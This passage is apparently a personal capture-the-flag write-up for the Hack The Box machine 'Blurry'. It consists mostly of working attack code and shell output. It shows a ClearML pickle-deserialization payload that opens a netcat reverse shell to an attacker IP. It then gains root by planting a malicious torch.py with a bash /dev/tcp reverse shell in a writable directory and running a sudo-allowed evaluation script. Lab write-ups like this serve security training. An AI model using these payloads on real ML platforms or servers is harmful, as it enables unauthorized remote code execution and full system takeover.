task = Task.init(project_name='Black Swan', task_name='Testing',
task_type=Task.TaskTypes.data_processing)

class RCE:
   def __reduce__(self):
       cmd = ('rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | '
              '/bin/sh -i 2>&1 | nc 10.10.14.162 1337 > /tmp/f')
       return os.system, (cmd,)

task.upload_artifact(name='TEST', artifact_object=RCE())
```

Task.init, Initiates task in project Black Swan (below is the image)



In that project it creates task name testing and task type defines it as a data processing task



So to exploit it we have to

a. Upload an artifact with a shell code to execute when it's unpickled.

```
class RCE:
    def __reduce__(self):
        cmd = ('rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | '
               '/bin/sh -i 2>&1 | nc 10.10.14.162 1337 > /tmp/f')
        return os.system, (cmd,)
```

This returns the malicious payload

Using the upload_artifact() function of clearml, I assign the name of the artifact as TEST and the artifact object as function RCE() which returns shell code

Start your Netcat listener and run the Python script

```
┌──(shivam㉿kali)-[~/htb/blurry]
└─$ python3 getshell.py
ClearML Task: created new task id=6745e7799aef4e939c34abf7d5b758b3
2024-06-10 14:11:44,546 - clearml.Task - INFO - No repository found, storing script code instead
ClearML results page: http://app.blurry.htb/projects/116c40b9b53743689239b6b460efd7be/experiments/6745
2024-06-10 14:11:48,472 - clearml.Task - INFO - Waiting for repository detection and full package requ
2024-06-10 14:11:48,984 - clearml.Task - INFO - Finished repository detection and package analysis
Switching to remote execution, output log page http://app.blurry.htb/projects/116c40b9b53743689239b6b4
ClearML Terminating local execution process - continuing execution remotely
```

Wait for around a minute and get the shell and user

```
┌──(shivam㉿kali)-[~/htb/blurry]
└─$ nc -nvlp 1337
Listening on 0.0.0.0 1337
Connection received on 10.129.164.102 59126
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1000(jippity) gid=1000(jippity) groups=1000(jippity)
$ ls
automation
clearml.conf
user.txt
$ cat user.txt
```

I can run /usr/bin/evaluate_model /models/*.pth file as sudo

```
$ sudo -l
Matching Defaults entries for jippity on blurry:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jippity may run the following commands on blurry:
    (root) NOPASSWD: /usr/bin/evaluate_model /models/*.pth
$ ls /
```

I don't have write perms on /models/* and evaluate_model executable

```
$ ls -al /models/
total 1068
drwxrwxr-x  2 root jippity    4096 May 30 10:32 .
drwxr-xr-x 19 root root       4096 Jun  3 09:28 ..
-rw-r--r--  1 root root    1077880 May 30 04:39 demo_model.pth
-rw-r--r--  1 root root       2547 May 30 04:38 evaluate_model.py
$ ls -al /usr/bin/evaluate_model
-rwxr-xr-x 1 root root 1537 Feb 17 13:18 /usr/bin/evaluate_model
```

The demo_model.pth is a binary file so can't read it

We do have perms on /models/* as jippity user, I didn't notice before

```
$ ls -al
total 1068
drwxrwxr-x  2 root jippity    4096 Jun 10 10:18 .
drwxr-xr-x 19 root root       4096 Jun  3 09:28 ..
-rw-r--r--  1 root root    1077880 May 30 04:39 demo_model.pth
-rw-r--r--  1 root root       2547 May 30 04:38 evaluate_model.py
```

So since we can write files here let's see our evaluate_model.py file

While analyzing the evaluate_model.py file I noticed the torch module is imported and used so we can do a Python library injection attack

PS: I named the attack right now don't know what it's called :D

```
$ cat evaluate_model.py
import torch
import torch.nn as nn
from torchvision import transforms
from torchvision.datasets import CIFAR10
from torch.utils.data import DataLoader, Subset
import numpy as np
import sys


class CustomCNN(nn.Module):
    def __init__(self):
        super(CustomCNN, self).__init__()
        self.conv1 = nn.Conv2d(in_channels=3, out_channels=16, kernel_size=3, padding=1)
        self.conv2 = nn.Conv2d(in_channels=16, out_channels=32, kernel_size=3, padding=1)
        self.pool = nn.MaxPool2d(kernel_size=2, stride=2, padding=0)
        self.fc1 = nn.Linear(in_features=32 * 8 * 8, out_features=128)
        self.fc2 = nn.Linear(in_features=128, out_features=10)
        self.relu = nn.ReLU()

    def forward(self, x):
        x = self.pool(self.relu(self.conv1(x)))
        x = self.pool(self.relu(self.conv2(x)))
        x = x.view(-1, 32 * 8 * 8)
        x = self.relu(self.fc1(x))
        x = self.fc2(x)
        return x


def load_model(model_path):
    model = CustomCNN()

    state_dict = torch.load(model_path)
    model.load_state_dict(state_dict)

    model.eval()
    return model
```

Torch library imported

Torch library used

So I put a torch.py file in the same directory where evaluate_model.py resides

Contents of torch.py:

```
#!/usr/bin/python3
import os
os.system('bash -c "bash -i >& /dev/tcp/10.10.14.162/1338 0>&1"')
```

Yeah it's very short, The directory will look like this

```
$ wget http://10.10.14.162/torch.py
--2024-06-10 10:53:39--  http://10.10.14.162/torch.py
Connecting to 10.10.14.162:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 125 [text/x-python]
Saving to: 'torch.py'

     0K                                                      100% 17.1M=0s

2024-06-10 10:53:39 (17.1 MB/s) - 'torch.py' saved [125/125]

$ ls
demo_model.pth
evaluate_model.py
torch.py
```

Just run the command mentioned in sudo -l, with sudo
And don't forget to set a listener
Program execution will stuck here

```
$ sudo /usr/bin/evaluate_model /models/*.pth
[+] Model /models/demo_model.pth is considered safe. Processing...
```

Cause I got the shell :D and root flag

```
┌──(shivam㉿kali)-[~/htb/blurry]
└─$ nc -nvlp 1338
Listening on 0.0.0.0 1338
Connection received on 10.129.164.102 44400
bash: cannot set terminal process group (31391): Inappropriate ioctl for device
bash: no job control in this shell
root@blurry:/models# cd /root
cd /root
root@blurry:~# ls
ls
datasets
root.txt
root@blurry:~# cat root.txt
cat root.txt
```